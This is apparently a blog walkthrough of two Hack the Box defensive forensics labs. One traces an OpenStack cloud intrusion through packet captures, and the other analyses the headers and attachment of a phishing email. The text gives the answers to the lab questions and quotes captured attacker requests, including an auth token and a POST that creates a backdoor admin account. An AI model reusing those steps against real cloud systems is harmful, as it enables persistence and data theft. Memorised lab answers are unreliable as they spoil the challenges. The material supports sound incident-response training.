
Next, I applied a filter of http && ip.src == 117.200.21.26 to see what that person is doing. But we need the user agent. You can dig through the packets and find what you want and Right Click -> Apply as Column and you’ll see that value for every request in the table. But this is what I’m REALLY bad at. I know the general makeup for network requests on the wire, but sometimes some things are hard to find. Here’s an easy way to do the same thing. Right Click in the Header of the results and choose Column Preferences.

Task 1 Adding a New Column Step 1.

Then click the Plus sign to add your custom column
Task 1 Adding a New Column Step 2.

A new column will appear titled “New Column” of type “Custom”. If you double click in each cell, you can edit. Change your values to this and click Apply and OK.

Task 1 Adding a New Column Step 3.

This shows you the answer. You can kind of skim down and see the same value over and over again of Fuzz Faster U Fool v2.1.0-dev. The answer wants something with a mask of ****@*.*.*. I happen to know that the popular fuzzing tool ffuf stands for “Fuzz Faster U Fool” (check out my post I did on ffuf for my Core Tools You Should Know series). Using the abbreviation seems to meet that criteria and trying it completes the task.

Task 1 Answer: ffuf@2.1.0

Task 2: Which subdomain did the attacker discover?

For this one, we already know that ffuf was being used to fuzz things. What we care about were times when it returned 200 OK or maybe even a redirect and not 404 Not Found. When I do that (using the IP we discovered above as the destination) with a filter like this

ip.dst  == 117.200.21.26 &&  _ws.col.info == "HTTP/1.1 200 OK  (text/html)"

I get a bunch of results. Most of them have a length of 596.

Task 2 Finding the Fuzz Results.

Let’s look for ones that don’t have that length.

ip.dst  == 117.200.21.26 &&  _ws.col.info == "HTTP/1.1 200 OK  (text/html)" && frame.len != 596

That only gives me 12 and glancing at the first few, they all are hits to http://cloud.vantage.tech and then other paths. So, there we go.

Task 2 Answer: cloud

Task 3: How many login attempts did the attacker make before successfully logging in to the dashboard?

Okay. First, what is the login URL? We’d know already if this was truly ours, but looking at one of the 12 responses, I see a request to http://cloud.vantage.tech/dashboard/auth/login/. So there we go. Let’s dig in there.

ip.dst  == 117.200.21.26 &&  http.request.uri == "/dashboard/auth/login/"

That attacker hitting that URI happened 4 times. 3 of them returned 200 OK and one returned 302 Found. The 302 is the redirect to let them in. That means they failed 3 times.

Task 3 Answer: 3

Task 4: When did the attacker download the OpenStack API remote access config file? (UTC)
So, step one, what even is that? What I do know is that a file was downloaded. If we use Wireshark and choose File -> Export Objects -> HTTP, we get a list of objects in the capture. Since this is a file and not a small HTML file, I clicked the Size header to sort by size descending.

Task 4 Object List.

I scrolled down a little and there are 2 packets that are 1941 bytes each that have a filename of openrc. They are packets 21256 and 21260. Looking at those 2 packets, 20707 went from 10.116.0.4 to 10.116.0.3. 20711 went from 157.230.81.229 to our guy at 117.200.21.26. They also have the same timestamp on them, so we win either way. I’m just showing the relevant part under Hypertext Transfer Protocol

Hypertext Transfer Protocol, has 3 chunks (including last chunk)
    HTTP/1.1 200 OK\r\n
        Response Version: HTTP/1.1
        Status Code: 200
        [Status Code Description: OK]
        Response Phrase: OK
    Date: Tue, 01 Jul 2025 09:40:29 GMT\r\n
    Server: Apache/2.4.58 (Ubuntu)\r\n
    Content-Disposition: attachment; filename="admin-openrc.sh"\r\n

Task 4 Answer: 2025-07-01 09:40:29

Task 5: When did the attacker first interact with the API on controller node? (UTC)
Okay, now we switch to opening the controller.2025-07-01.pcap file. I added this filter and found the first HTTP request.

ip.src==117.200.21.26 && http

Within the Frame, we have this and it gives us the answer.

Frame 8490: Packet, 293 bytes on wire (2344 bits), 293 bytes captured (2344 bits)
    Encapsulation type: Linux cooked-mode capture v2 (210)
    Arrival Time: Jul  1, 2025 05:41:44.667723000 EDT
    UTC Arrival Time: Jul  1, 2025 09:41:44.667723000 UTC
    Epoch Arrival Time: 1751362904.667723000

Task 5 Answer: 2025-07-01 09:41:44

Task 6: What is the project id of the default project accessed by the attacker?
This is another one where if people from our company were doing the forensics, we’d already know how to look. But you and I are guessing, so I made an assumption that the URL would have project in it and did this filter

ip.src==117.200.21.26 && http.request.uri contains "project"

That gives me only 5 requests and one looks super obvious. If I right-click on that one and choose Follow -> HTTP Stream we get this, which contains our answer.

Task 6 Initial Filter.

GET /identity/v3/projects?domain_id=default&name=admin HTTP/1.1
Host: 134.209.71.220
User-Agent: openstacksdk/4.6.0 keystoneauth1/5.11.1 python-requests/2.32.4 CPython/3.13.5
Accept-Encoding: gzip, deflate
Accept: application/json
Connection: keep-alive
X-Auth-Token: gAAAAABoY67QSl3AarKC9p_FCUhm-zdlkNPcgfqpHncXtnKqPhHgH79XnHa-4IrDf4WlL8QpLiKIQOE8C4kq3Tv21nkTpzMAuGXwLZkEeexqQlLfUtyrhmGjKsFvflRlIEZb0A-1oQZLVzdk1021QkPqjVjFonIEIEBgH0oZll7xE2hp7Scnm2o


HTTP/1.1 200 OK
Date: Tue, 01 Jul 2025 09:48:01 GMT
Server: Apache/2.4.58 (Ubuntu)
Content-Type: application/json
Content-Length: 476
Vary: X-Auth-Token
x-openstack-request-id: req-14b6f50c-12f4-48f9-be96-898430e4fe66
Connection: close

{"projects": [{"id": "9fb84977ff7c4a0baf0d5dbb57e235c7", "name": "admin", "domain_id": "default", "description": "Bootstrap project for initializing the cloud.", "enabled": true, "parent_id": "default", "is_domain": false, "tags": [], "options": {}, "links": {"self": "http://134.209.71.220/identity/v3/projects/9fb84977ff7c4a0baf0d5dbb57e235c7"}}], "links": {"next": null, "self": "http://134.209.71.220/identity/v3/projects?domain_id=default&name=admin", "previous": null}}

Task 6 Answer: 9fb84977ff7c4a0baf0d5dbb57e235c7

Task 7: Which OpenStack service provides authentication and authorization for the OpenStack API?
I literally just Googled the question. The answer came right up.

Task 7 Answer: keystone

Task 8: What is the endpoint URL of the swift service?
I have no idea what this is either. This is another thing that if you worked for a company (or were even doing an investigation for a company that contracted you), you would have intel on this kind of thing. As it is, I googled it, the AI overview included this

Structure: http://:8080/v1/AUTH_

Okay, so I went into Statistics -> Http -> Requests. I scanned down until I found the part hitting port 8080 with a /V1/Auth pattern and bingo.

Task 8 Statistics Http Requests.

Task 8 Answer: http://134.209.71.220:8080/v1/AUTH_9fb84977ff7c4a0baf0d5dbb57e235c7

Task 9: How many containers were discovered by the attacker?
So I did a filter of http.request.uri == “/v1/AUTH_9fb84977ff7c4a0baf0d5dbb57e235c7?format=json”. This gave me 2 results. I right clicked on the first one and chose Follow -> HTTP Stream. I can see that the response back was

[{"name": "dev-files", "count": 0, "bytes": 0, "last_modified": "2025-07-01T04:22:36.008860", "storage_policy": "Policy-0"}, {"name": "employee-data", "count": 0, "bytes": 0, "last_modified": "2025-07-01T04:22:28.334080", "storage_policy": "Policy-0"}, {"name": "user-data", "count": 0, "bytes": 0, "last_modified": "2025-07-01T04:22:07.707130", "storage_policy": "Policy-0"}]

That represents 3 containers: dev-files, employee-data, and user-data.

Task 9 Answer: 3

Task 10: When did the attacker download the sensitive user data file? (UTC)
If we look at the statistics again, we see a download of user-details.csv. If I put the filter to http.request.uri == “/v1/AUTH_9fb84977ff7c4a0baf0d5dbb57e235c7/user-data/user-details.csv” and right click and chose Follow -> HTTP Stream, you can see the time.

HTTP/1.1 200 OK
Content-Type: text/csv
Etag: 2197a57085557424cefc95f85efb7499
Last-Modified: Tue, 01 Jul 2025 04:31:31 GMT
X-Timestamp: 1751344290.17360
Accept-Ranges: bytes
Content-Length: 1367
X-Trans-Id: tx89c3d915d2c64b1c8cda1-006863ae33
X-Openstack-Request-Id: tx89c3d915d2c64b1c8cda1-006863ae33
Date: Tue, 01 Jul 2025 09:45:23 GMT
Connection: keep-alive

Task 10 Answer: 2025-07-01 09:45:23

Task 11: How many user records are in the sensitive user data file?
Same request, same stream window I have up from Task 10. You can see the response has this file’s contents and I count 28 records.

Full Name,Email,Phone Number
John Doe,john.doe@example.com,(123) 456-7890
Jane Smith,jane.smith@example.com,(234) 567-8901
Alice Johnson,a.johnson@example.com,(345) 678-9012
Bob Brown,b.brown@example.com,(456) 789-0123
Charlie Davis,c.davis@example.com,(567) 890-1234
Diana Wilson,d.wilson@example.com,(678) 901-2345
Ethan Moore,e.moore@example.com,(789) 012-3456
Fiona Taylor,f.taylor@example.com,(890) 123-4567
George Wilson,g.wilson@example.com,(901) 234-5678
Helen Adams,h.adams@example.com,(012) 345-6789
Ian Lee,i.lee@example.com,(123) 456-7890
Julia Smith,j.smith@example.com,(234) 567-8901
Kevin Miller,k.miller@example.com,(345) 678-9012
Laura Evans,l.evans@example.com,(456) 789-0123
Michael Thomas,m.thomas@example.com,(567) 890-1234
Natalie Wilson,n.wilson@example.com,(678) 901-2345
Oliver Johnson,o.johnson@example.com,(789) 012-3456
Penny Davis,p.davis@example.com,(890) 123-4567
Quinn Lee,q.lee@example.com,(901) 234-5678
Rachel Moore,r.moore@example.com,(012) 345-6789
Simon Evans,s.evans@example.com,(123) 456-7890
Tara Wilson,t.wilson@example.com,(234) 567-8901
Uma Johnson,u.johnson@example.com,(345) 678-9012
Vivian Lee,v.lee@example.com,(456) 789-0123
William Thomas,w.thomas@example.com,(567) 890-1234
Xander Wilson,x.wilson@example.com,(678) 901-2345
Yara Johnson,y.johnson@example.com,(789) 012-3456
Zoe Lee,z.lee@example.com,(890) 123-4567

Task 11 Answer: 28

Task 12: For persistence, the attacker created a new user with admin privileges. What is the username of the new user?
For this one, I went back to the statistics with all of the URLs and made some assumptions. This API seems fairly well-designed in a “discoverable” sense. That means I expect a user will be created by issuing a POST to a URL that has user or users in it. Glancing in my list, I see /identity/v3/users, so I changed my filter to http.request.uri == “/identity/v3/users” to see what we get.

Task 12 Initial Query.

Here we can see a POST and a response of 201-CREATED. That seems promising. If we right click and Follow -> HTTP Stream on the post request, we get this with our user’s name.

POST /identity/v3/users HTTP/1.1
Host: 134.209.71.220
User-Agent: openstacksdk/4.6.0 keystoneauth1/5.11.1 python-requests/2.32.4 CPython/3.13.5
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
X-Auth-Token: gAAAAABoY67QSl3AarKC9p_FCUhm-zdlkNPcgfqpHncXtnKqPhHgH79XnHa-4IrDf4WlL8QpLiKIQOE8C4kq3Tv21nkTpzMAuGXwLZkEeexqQlLfUtyrhmGjKsFvflRlIEZb0A-1oQZLVzdk1021QkPqjVjFonIEIEBgH0oZll7xE2hp7Scnm2o
Content-Type: application/json
Content-Length: 130

{"user": {"password": "P@$$word", "enabled": true, "default_project_id": "9fb84977ff7c4a0baf0d5dbb57e235c7", "name": "jellibean"}}
HTTP/1.1 201 CREATED
Date: Tue, 01 Jul 2025 09:48:02 GMT
Server: Apache/2.4.58 (Ubuntu)
Content-Type: application/json
Content-Length: 312
Vary: X-Auth-Token
x-openstack-request-id: req-70234e40-c6b0-4192-b478-e5cd3732d419
Connection: close

{"user": {"id": "c373da67a62b48f393c45dc071fa80b8", "name": "jellibean", "domain_id": "default", "enabled": true, "default_project_id": "9fb84977ff7c4a0baf0d5dbb57e235c7", "password_expires_at": null, "options": {}, "links": {"self": "http://134.209.71.220/identity/v3/users/c373da67a62b48f393c45dc071fa80b8"}}}

Task 12 Answer: jellibean

Task 13: What is the password of the new user?
Looking at the results in Task 12, we can see the password they set.

Task 13 Answer: P@$$word

Task 14: What is MITRE tactic id of the technique in task 12?
Okay. This isn’t in the files at all and just requires some research. What did Task 12 ask us? It was about creating an account for user persistence (rather than trusting credentials you cracked / uncovered, or leaving a command and control mechanism, etc). Let’s google that. I found out that that is T1136, but the answer wants a sub-technique.

Task 14 on MITRE Page.

This was a Cloud Account (it wasn’t local to a machine, nor was it on a domain, so this is the most obvious choice), so that makes our answer clear.

Task 14 Answer: T1136.003

And that’s it. This is one of the longest of these that I’ve done. There was a lot of explanations and steps and documentation, but hopefully you all stuck around and I made enough sense to follow along.


Vantage Pwned

Capture the Flag

Hack the Box Walkthrough: PhishNet

HTB PhishNet LogoThis time, we’re taking a look at another Sherlock from Hack the Box called PhishNet. We can probably already guess by the name that this is going to be some Blue Team work around investigating emails or a phishing attack or the like and it turns out that this is a fun little adventure into entry-level email header research. If we take a look at the scenario, we get this: “An accounting team receives an urgent payment request from a known vendor. The email appears legitimate but contains a suspicious link and a .zip attachment hiding malware. Your task is to analyze the email headers, and uncover the attacker’s scheme.”
So there we have it. To start off, we download the .zip file attached to the lab and unzip it using the provided password hacktheblue. Inside, we find one file called email.eml.

Task 1: What is the originating IP address of the sender?

To start off and answer a few of these questions, we can just open the .eml file in plain text viewer of our choice. The answer to this one is right near the top. These headers both agree, so this is definitely the answer.

X-Originating-IP: [45.67.89.10]
...
X-Sender-IP: 45.67.89.10

Task 1 Answer: 45.67.89.10

Task 2: Which mail server relayed this email before reaching the victim?

Looking at the headers again, we see the following. The last server to touch it was mail.business-finance.com. HTB didn’t want that, but the IP instead.

Received: from mail.business-finance.com ([203.0.113.25])
	by mail.target.com (Postfix) with ESMTP id ABC123;
	Mon, 26 Feb 2025 10:15:00 +0000 (UTC)
Received: from relay.business-finance.com ([198.51.100.45])
	by mail.business-finance.com with ESMTP id DEF456;
	Mon, 26 Feb 2025 10:10:00 +0000 (UTC)
Received: from finance@business-finance.com ([198.51.100.75])
	by relay.business-finance.com with ESMTP id GHI789;
	Mon, 26 Feb 2025 10:05:00 +0000 (UTC)

Task 2 Answer: 203.0.113.25

Task 3: What is the sender’s email address?

I wasn’t sure if this was a trick or not, but nothing here appears too crazy and these items all agree, so this is definitely the answer.

Return-Path: <finance@business-finance.com>
...
X-Envelope-From: finance@business-finance.com
...
From: "Finance Dept" <finance@business-finance.com>

Task 3 Answer: finance@business-finance.com

Task 4: What is the ‘Reply-To’ email address specified in the email?

This is at the top (second line). This might seem shady at first, but it is pretty common for emails to be sent from one mailbox that’s unmonitored and to have replies directed to a monitored box.

Reply-To: <support@business-finance.com>

Task 4 Answer: support@business-finance.com

Task 5: What is the SPF (Sender Policy Framework) result for this email?

Headers again.

Received-SPF: Pass (protection.outlook.com: domain of business-finance.com designates 45.67.89.10 as permitted sender)

Task 5 Answer: Pass

Task 6: What is the domain used in the phishing URL inside the email?

Reading the email, we find a link coded as follows:

<a href="https://secure.business-finance.com/invoice/details/view/INV2025-0987/payment">Download Invoice</a>

Task 6 Answer: secure.business-finance.com

Task 7: What is the fake company name used in the email?

Check and see how the rogues signed their email.

<p>Best regards,<br>Finance Department<br>Business Finance Ltd.</p>

Task 7 Answer: Business Finance Ltd.

Task 8: What is the name of the attachment included in the email?

Down at the very bottom, under where it starts --boundary123

Content-Type: application/zip; name="Invoice_2025_Payment.zip"

Content-Disposition: attachment; filename="Invoice_2025_Payment.zip"

Task 8 Answer: Invoice_2025_Payment.zip

Task 9: What is the SHA-256 hash of the attachment?

There are probably a lot of ways to do this. In this case, I’m using ripmime (sudo apt install ripmime)

$ ripmime -i email.eml 
$ ls
email.eml  Invoice_2025_Payment.zip  textfile0  textfile1
$ sha256sum Invoice_2025_Payment.zip 
8379c41239e9af845b2ab6c27a7509ae8804d7d73e455c800a551b22ba25bb4a  Invoice_2025_Payment.zip

Task 9 Answer: 8379c41239e9af845b2ab6c27a7509ae8804d7d73e455c800a551b22ba25bb4a

Task 10: What is the filename of the malicious file contained within the ZIP attachment?

When I try to use unzip to unzip this, I get an error. When I use 7Zip, it yells at me, but extracts a file, giving us the answer.

$ unzip Invoice_2025_Payment.zip 
Archive:  Invoice_2025_Payment.zip
  End-of-central-directory signature not found.  Either this file is not
  a zipfile, or it constitutes one disk of a multi-part archive.  In the
  latter case the central directory and zipfile comment will be found on
  the last disk(s) of this archive.
unzip:  cannot find zipfile directory in one of Invoice_2025_Payment.zip or
        Invoice_2025_Payment.zip.zip, and cannot find Invoice_2025_Payment.zip.ZIP, period. 

$ 7z x Invoice_2025_Payment.zip 

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 75 bytes (1 KiB)

Extracting archive: Invoice_2025_Payment.zip

ERRORS:
Unexpected end of archive

--
Path = Invoice_2025_Payment.zip
Type = zip
ERRORS:
Unexpected end of archive
Physical Size = 75
Characteristics = Local

ERROR: Data Error : invoice_document.pdf.bat
                               
Sub items Errors: 1

Archives with Errors: 1

Open Errors: 1

Sub items Errors: 1        

Doing a little research, I also apparently could have used exiftool and found the information like this

$ exiftool Invoice_2025_Payment.zip 
ExifTool Version Number         : 13.44
File Name                       : Invoice_2025_Payment.zip
Directory                       : .
File Size                       : 75 bytes
File Modification Date/Time     : 2026:02:11 15:52:58-05:00
File Access Date/Time           : 2026:02:11 15:52:58-05:00
File Inode Change Date/Time     : 2026:02:11 15:52:58-05:00
File Permissions                : -rw-------
Warning                         : Format error reading ZIP file
File Type                       : ZIP
File Type Extension             : zip
MIME Type                       : application/zip
Zip Required Version            : 20
Zip Bit Flag                    : 0
Zip Compression                 : Deflated
Zip Modify Date                 : 2025:02:26 15:56:48
Zip CRC                         : 0x2a8e3d17
Zip Compressed Size             : 1249907
Zip Uncompressed Size           : 1690811
Zip File Name                   : invoice_document.pdf.bat

Task 10 Answer: invoice_document.pdf.bat

Task 11: Which MITRE ATT&CK techniques are associated with this attack?


So this information isn’t located in the file. I also searched our SHA256 on VirusTotal and there were a ton of MITRE ATT&CK techniques associated with the file, so I had to think broader. What kind of attack is this? This is a phishing attack. Specifically, it seems like a targeted phishing attack making it likely spearphishing. However, it doesn’t qualify as whaling because this isn’t a single high-value individual being targeted. When we look up Phishing on the MITRE ATT&CK pages, we see this category and sub-categories.

MITRE Phishing

Given that this was phishing with an attachment, I tried T1566.001 and that is what they wanted.

Task 11 Answer: T1566.001

HTB PhishNet Pwned